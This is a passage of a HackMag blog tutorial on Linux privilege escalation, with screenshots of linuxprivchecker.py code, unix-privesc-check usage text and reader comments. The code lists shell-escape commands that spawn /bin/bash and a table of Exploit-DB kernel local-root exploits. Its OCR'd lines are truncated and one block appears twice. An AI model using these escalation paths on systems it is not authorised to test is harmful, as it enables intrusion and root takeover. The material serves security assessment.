for cmd in escapeCmd:
    for result in devTools["TOOLS"]["results"]:
        if cmd in result:
        for item in escapeCmd[cmd]:
            print "    " + cmd + "-->\t" + item
print
print "[*] FINDING RELEVENT PRIVILEGE ESCALATION EXPLOITS...\n"

# Now check for relevant exploits (note: this list should be updated over time; source: Exploit-DB)
# sploit format = sploit name : {minversion, maxversion, exploitdb#, language, {keywords for applicability}} -- current keywords are 'kernel', 'proc', 'pk
sploits= {      "2.2.x-2.4.x ptrace kmod local exploit":{"minver":"2.2", "maxver":"2.4.99", "exploitdb":"3", "lang":"c", "keywords":{"loc":["kernel"], "va
        "< 2.4.20 Module Loader Local Root Exploit":{"minver":"0", "maxver":"2.4.20", "exploitdb":"12", "lang":"c", "keywords":{"loc":["kernel"], "val":"k
        "2.4.22 "'do_brk()'" local Root Exploit (PoC)":{"minver":"2.4.22", "maxver":"2.4.22", "exploitdb":"129", "lang":"asm", "keywords":{"loc":["kernel"
        "<= 2.4.22 (do_brk) Local Root Exploit (working)":{"minver":"0", "maxver":"2.4.22", "exploitdb":"131", "lang":"c", "keywords":{"loc":["kernel"], "
        "2.4.x mremap() bound checking Root Exploit":{"minver":"2.4", "maxver":"2.4.99", "exploitdb":"145", "lang":"c", "keywords":{"loc":["kernel"], "val
        "<= 2.4.29-rc2 uselib() Privilege Elevation":{"minver":"0", "maxver":"2.4.29", "exploitdb":"744", "lang":"c", "keywords":{"loc":["kernel"], "val":
        "2.4 uselib() Privilege Elevation Exploit":{"minver":"2.4", "maxver":"2.4", "exploitdb":"778", "lang":"c", "keywords":{"loc":["kernel"], "val":"ke
        "2.4.x / 2.6.x uselib() Local Privilege Escalation Exploit":{"minver":"2.4", "maxver":"2.6.99", "exploitdb":"895", "lang":"c", "keywords":{"loc":[
        "2.4/2.6 bluez Local Root Privilege Escalation Exploit (update)":{"minver":"2.4", "maxver":"2.6.99", "exploitdb":"926", "lang":"c", "keywords":{"l
        "<= 2.6.11 (CPL 0) Local Root Exploit (k-rad3.c)":{"minver":"0", "maxver":"2.6.11", "exploitdb":"1397", "lang":"c", "keywords":{"loc":["kernel"],
        "MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit":{"minver":"0", "maxver":"99", "exploitdb":"1518", "lang":"c", "keywords":
        "2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit":{"minver":"2.6.13", "maxver":"2.6.17.4", "exploitdb":"2004", "lang":"c", "keywords":{"loc":["k
        "2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit (2)":{"minver":"2.6.13", "maxver":"2.6.17.4", "exploitdb":"2005", "lang":"c", "keywords":{"loc"
        "2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit (3)":{"minver":"2.6.13", "maxver":"2.6.17.4", "exploitdb":"2006", "lang":"c", "keywords":{"loc"
        "2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit (4)":{"minver":"2.6.13", "maxver":"2.6.17.4", "exploitdb":"2011", "lang":"sh", "keywords":{"loc
        "<= 2.6.17.4 (proc) Local Root Exploit":{"minver":"0", "maxver":"2.6.17.4", "exploitdb":"2013", "lang":"c", "keywords":{"loc":["kernel"], "val":"k
        "2.6.13 <= 2.6.17.4 prctl() Local Root Exploit (logrotate)":{"minver":"2.6.13", "maxver":"2.6.17.4", "exploitdb":"2031", "lang":"c", "keywords":{"
        "Ubuntu/Debian Apache 1.3.33/1.3.34 (CGI TTY) Local Root Exploit":{"minver":"4.10", "maxver":"7.04", "exploitdb":"3384", "lang":"c", "keywords":{"
        "Linux/Kernel 2.4/2.6 x86-64 System Call Emulation Exploit":{"minver":"2.4", "maxver":"2.6", "exploitdb":"4460", "lang":"c", "keywords":{"loc":["k
        "< 2.6.11.5 BLUETOOTH Stack Local Root Exploit":{"minver":"0", "maxver":"2.6.11.5", "exploitdb":"4756", "lang":"c", "keywords":{"loc":["proc","pkg
        "2.6.17 - 2.6.24.1 vmsplice Local Root Exploit":{"minver":"2.6.17", "maxver":"2.6.24.1", "exploitdb":"5092", "lang":"c", "keywords":{"loc":["kerne
        "2.6.23 - 2.6.24 vmsplice Local Root Exploit":{"minver":"2.6.23", "maxver":"2.6.24", "exploitdb":"5093", "lang":"c", "keywords":{"loc":["os"], "va
        "Debian OpenSSL Predictable PRNG Bruteforce SSH Exploit":{"minver":"0", "maxver":"99", "exploitdb":"5720", "lang":"python", "keywords":{"loc":["os
        "Linux Kernel < 2.6.22 ftruncate()/open() Local Exploit":{"minver":"0", "maxver":"2.6.22", "exploitdb":"6851", "lang":"c", "keywords":{"loc":["ker
        "< 2.6.29 exit_notify() Local Privilege Escalation Exploit":{"minver":"0", "maxver":"2.6.29", "exploitdb":"8369", "lang":"c", "keywords":{"loc":["
        "2.6 UDEV Local Privilege Escalation Exploit":{"minver":"2.6", "maxver":"2.6.99", "exploitdb":"8478", "lang":"c", "keywords":{"loc":["proc","pkg"]
        "2.6 UDEV < 141 Local Privilege Escalation Exploit":{"minver":"2.6", "maxver":"2.6.99", "exploitdb":"8572", "lang":"c", "keywords":{"loc":["proc",
        "2.6.x ptrace_attach Local Privilege Escalation Exploit":{"minver":"2.6", "maxver":"2.6.99", "exploitdb":"8673", "lang":"c", "keywords":{"loc":["k
        "2.6.29 ptrace_attach() Local Root Race Condition Exploit":{"minver":"2.6.29", "maxver":"2.6.29", "exploitdb":"8678", "lang":"c", "keywords":{"loc
```

LinuxPrivChecker Contain a huge number of exploits that regularly are updating from Exploit Database


C:\Users\Ant\Dropbox\xakep\192. Взлом. LPE\linuxprivchecker.py - Sublime Text 2 (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
OPEN FILES
linuxprivchecker.py
Line 1, Column 1
Tab Size: 4
Python


```python
print "[*] ENUMERATING INSTALLED LANGUAGES/TOOLS FOR SPLOIT BUILDING...\n"

devTools = {"TOOLS":{"cmd":"which awk perl python ruby gcc cc vi vim nmap find netcat nc wget tftp ftp 2>/dev/null", "msg":"Installed Tools", "results":re
devTools = execCmd(devTools)
printResults(devTools)

print "[+] Related Shell Escape Sequences...\n"
escapeCmd = {"vi":[":!bash", ":set shell=/bin/bash:shell"], "awk":["awk 'BEGIN {system(\"/bin/bash\")}'"], "perl":["perl -e 'exec \"/bin/bash\";'"], "find
for cmd in escapeCmd:
    for result in devTools["TOOLS"]["results"]:
        if cmd in result:
        for item in escapeCmd[cmd]:
            print "    " + cmd + "-->\t" + item
print
print "[*] FINDING RELEVENT PRIVILEGE ESCALATION EXPLOITS...\n"

# Now check for relevant exploits (note: this list should be updated over time; source: Exploit-DB)
# sploit format = sploit name : {minversion, maxversion, exploitdb#, language, {keywords for applicability}} -- current keywords are 'kernel', 'proc', 'pk
sploits= {      "2.2.x-2.4.x ptrace kmod local exploit":{"minver":"2.2", "maxver":"2.4.99", "exploitdb":"3", "lang":"c", "keywords":{"loc":["kernel"], "va
        "< 2.4.20 Module Loader Local Root Exploit":{"minver":"0", "maxver":"2.4.20", "exploitdb":"12", "lang":"c", "keywords":{"loc":["kernel"], "val":"k
        "2.4.22 "'do_brk()'" local Root Exploit (PoC)":{"minver":"2.4.22", "maxver":"2.4.22", "exploitdb":"129", "lang":"asm", "keywords":{"loc":["kernel"
        "<= 2.4.22 (do_brk) Local Root Exploit (working)":{"minver":"0", "maxver":"2.4.22", "exploitdb":"131", "lang":"c", "keywords":{"loc":["kernel"], "
        "2.4.x mremap() bound checking Root Exploit":{"minver":"2.4", "maxver":"2.4.99", "exploitdb":"145", "lang":"c", "keywords":{"loc":["kernel"], "val
        "<= 2.4.29-rc2 uselib() Privilege Elevation":{"minver":"0", "maxver":"2.4.29", "exploitdb":"744", "lang":"c", "keywords":{"loc":["kernel"], "val":
        "2.4 uselib() Privilege Elevation Exploit":{"minver":"2.4", "maxver":"2.4", "exploitdb":"778", "lang":"c", "keywords":{"loc":["kernel"], "val":"ke
        "2.4.x / 2.6.x uselib() Local Privilege Escalation Exploit":{"minver":"2.4", "maxver":"2.6.99", "exploitdb":"895", "lang":"c", "keywords":{"loc":[
        "2.4/2.6 bluez Local Root Privilege Escalation Exploit (update)":{"minver":"2.4", "maxver":"2.6.99", "exploitdb":"926", "lang":"c", "keywords":{"l
        "<= 2.6.11 (CPL 0) Local Root Exploit (k-rad3.c)":{"minver":"0", "maxver":"2.6.11", "exploitdb":"1397", "lang":"c", "keywords":{"loc":["kernel"],
        "MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit":{"minver":"0", "maxver":"99", "exploitdb":"1518", "lang":"c", "keywords":
        "2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit":{"minver":"2.6.13", "maxver":"2.6.17.4", "exploitdb":"2004", "lang":"c", "keywords":{"loc":["k
        "2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit (2)":{"minver":"2.6.13", "maxver":"2.6.17.4", "exploitdb":"2005", "lang":"c", "keywords":{"loc"
        "2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit (3)":{"minver":"2.6.13", "maxver":"2.6.17.4", "exploitdb":"2006", "lang":"c", "keywords":{"loc"
        "2.6.13 <= 2.6.17.4 sys_prctl() Local Root Exploit (4)":{"minver":"2.6.13", "maxver":"2.6.17.4", "exploitdb":"2011", "lang":"sh", "keywords":{"loc
        "<= 2.6.17.4 (proc) Local Root Exploit":{"minver":"0", "maxver":"2.6.17.4", "exploitdb":"2013", "lang":"c", "keywords":{"loc":["kernel"], "val":"k
        "2.6.13 <= 2.6.17.4 prctl() Local Root Exploit (logrotate)":{"minver":"2.6.13", "maxver":"2.6.17.4", "exploitdb":"2031", "lang":"c", "keywords":{"
        "Ubuntu/Debian Apache 1.3.33/1.3.34 (CGI TTY) Local Root Exploit":{"minver":"4.10", "maxver":"7.04", "exploitdb":"3384", "lang":"c", "keywords":{"
        "Linux/Kernel 2.4/2.6 x86-64 System Call Emulation Exploit":{"minver":"2.4", "maxver":"2.6", "exploitdb":"4460", "lang":"c", "keywords":{"loc":["k
        "< 2.6.11.5 BLUETOOTH Stack Local Root Exploit":{"minver":"0", "maxver":"2.6.11.5", "exploitdb":"4756", "lang":"c", "keywords":{"loc":["proc","pkg
        "2.6.17 - 2.6.24.1 vmsplice Local Root Exploit":{"minver":"2.6.17", "maxver":"2.6.24.1", "exploitdb":"5092", "lang":"c", "keywords":{"loc":["kerne
        "2.6.23 - 2.6.24 vmsplice Local Root Exploit":{"minver":"2.6.23", "maxver":"2.6.24", "exploitdb":"5093", "lang":"c", "keywords":{"loc":["os"], "va
        "Debian OpenSSL Predictable PRNG Bruteforce SSH Exploit":{"minver":"0", "maxver":"99", "exploitdb":"5720", "lang":"python", "keywords":{"loc":["os
        "Linux Kernel < 2.6.22 ftruncate()/open() Local Exploit":{"minver":"0", "maxver":"2.6.22", "exploitdb":"6851", "lang":"c", "keywords":{"loc":["ker
        "< 2.6.29 exit_notify() Local Privilege Escalation Exploit":{"minver":"0", "maxver":"2.6.29", "exploitdb":"8369", "lang":"c", "keywords":{"loc":["
        "2.6 UDEV Local Privilege Escalation Exploit":{"minver":"2.6", "maxver":"2.6.99", "exploitdb":"8478", "lang":"c", "keywords":{"loc":["proc","pkg"]
        "2.6 UDEV < 141 Local Privilege Escalation Exploit":{"minver":"2.6", "maxver":"2.6.99", "exploitdb":"8572", "lang":"c", "keywords":{"loc":["proc",
        "2.6.x ptrace_attach Local Privilege Escalation Exploit":{"minver":"2.6", "maxver":"2.6.99", "exploitdb":"8673", "lang":"c", "keywords":{"loc":["k
        "2.6.29 ptrace_attach() Local Root Race Condition Exploit":{"minver":"2.6.29", "maxver":"2.6.29", "exploitdb":"8678", "lang":"c", "keywords":{"loc
```

3. unix-privesc-check – This script allows to search ways to boost priviliges not only on Linux, but also on Solaris, HPUX, FreeBSD. It search the configuration mistakes that would allowed an unprivileged user to go up.



```
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

Usage: unix-privesc-check { standard | detailed }

"standard" mode: Speed-optimised check of lots of security settings.

"detailed" mode: Same as standard mode, but also checks perms of open file
                 handles and called files (e.g. parsed from shell scripts,
                 linked .so files).  This mode is slow and prone to false
                 positives but might help you find more subtle flaws in 3rd
                 party programs.

This script checks file permissions and other settings that could allow
local users to escalate privileges.

Use of this script is only permitted on systems which you have been granted
legal permission to perform a security assessment of.  Apart from this
condition the GPL v2 applies.

Search the output for the word 'WARNING'.  If you don't see it then this
script didn't find any problems.

root@kali:~# 
```

unix-privesc-check Offer only two options to choose



```
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

Usage: unix-privesc-check { standard | detailed }

"standard" mode: Speed-optimised check of lots of security settings.

"detailed" mode: Same as standard mode, but also checks perms of open file
                 handles and called files (e.g. parsed from shell scripts,
                 linked .so files).  This mode is slow and prone to false
                 positives but might help you find more subtle flaws in 3rd
                 party programs.

This script checks file permissions and other settings that could allow
local users to escalate privileges.

Use of this script is only permitted on systems which you have been granted
legal permission to perform a security assessment of.  Apart from this
condition the GPL v2 applies.

Search the output for the word 'WARNING'.  If you don't see it then this
script didn't find any problems.

root@kali:~# 
```

4. g0tmi1k's Blog — And here is the blog where you can find a very good explanation regarding the work of those three tools. So, I highly recommend you to have a look on the article and get yourself familiar with them.

Afterword

Now you can see that there is nothing highly sophisticated regarding privileges boost in the world of Linux as well. The secret is simple: in order to get what you want you need to to know what and where to search. Well, you know where to look, aware about the utilities to use, so you can conquer not only the win-system, but the nix-system as well. Go for it!

4 10

4 Responses to “Reach the root! How to gain privileges in Linux?”

1. ***AlAhly*** April 28, 2017

   Hi there,I read your blog named “Reach the root! How to gain privileges in Linux? – HackMag” regularly.Your story-telling style is witty, keep doing what you’re doing! And you can look our website about AlAhly http://ahlawia.com/new/tag/alahly.

   Reply
2. ***Johnson*** November 19, 2017

   find / -perm –2 ! -type l -ls

   You forgot the dash before the 2. Thanks for the article.

   Reply
3. ***Privilege Escalation | NightCorps*** August 27, 2018

   […] Reach the root […]

Reply

4. ***MOV AX, BX Code depilation salon: Articles, Code samples, Processor code documentation, Low-level programming, Working with debuggers Linux Privilege Escalation*** September 19, 2018

[…] explains it https://hackmag.com/security/reach-the-root/ And here […]

Reply

Leave a Reply

Name (required)

Email (will not be published) (required)

Website

Comment

XHTML: You can use these tags: `<a href="" title=""> <abbr title=""> <acronym title=""> <b> <blockquote cite=""> <cite> <code class="" title="" data-url=""> <del datetime=""> <em> <i> <q cite=""> <s> <strike> <strong> <pre class="" title="" data-url=""> <span class="" title="" data-url="">`

Submit Comment

Search Search

Recent Posts

- Software für das Cracken von Software. Auswahl von Tools für das Reverse Engineering
- Software for cracking software. Selecting tools for reverse engineering
- Attacking a car alarm. How does a car alarm security system work?
- What to See on the Darkweb: A Travel Guide to Hidden Services
- Tips&tricks: Android’s hidden capabilities that everyone should know

Recent Comments

- aquageek on Automation for OS X: the JavaScript way
- Vx00001 on Dive into exceptions: caution, this may be hard
- gangaprabha on A saga about a packer which can prepare similar OS images for development and production scenes in various environments
- try harder-Legend‘s BLog on TOP–10 ways to boost your privileges in Windows systems
- dxon on Building weather station with STM32F3DISCOVERY and WizFi220 Wi-Fi module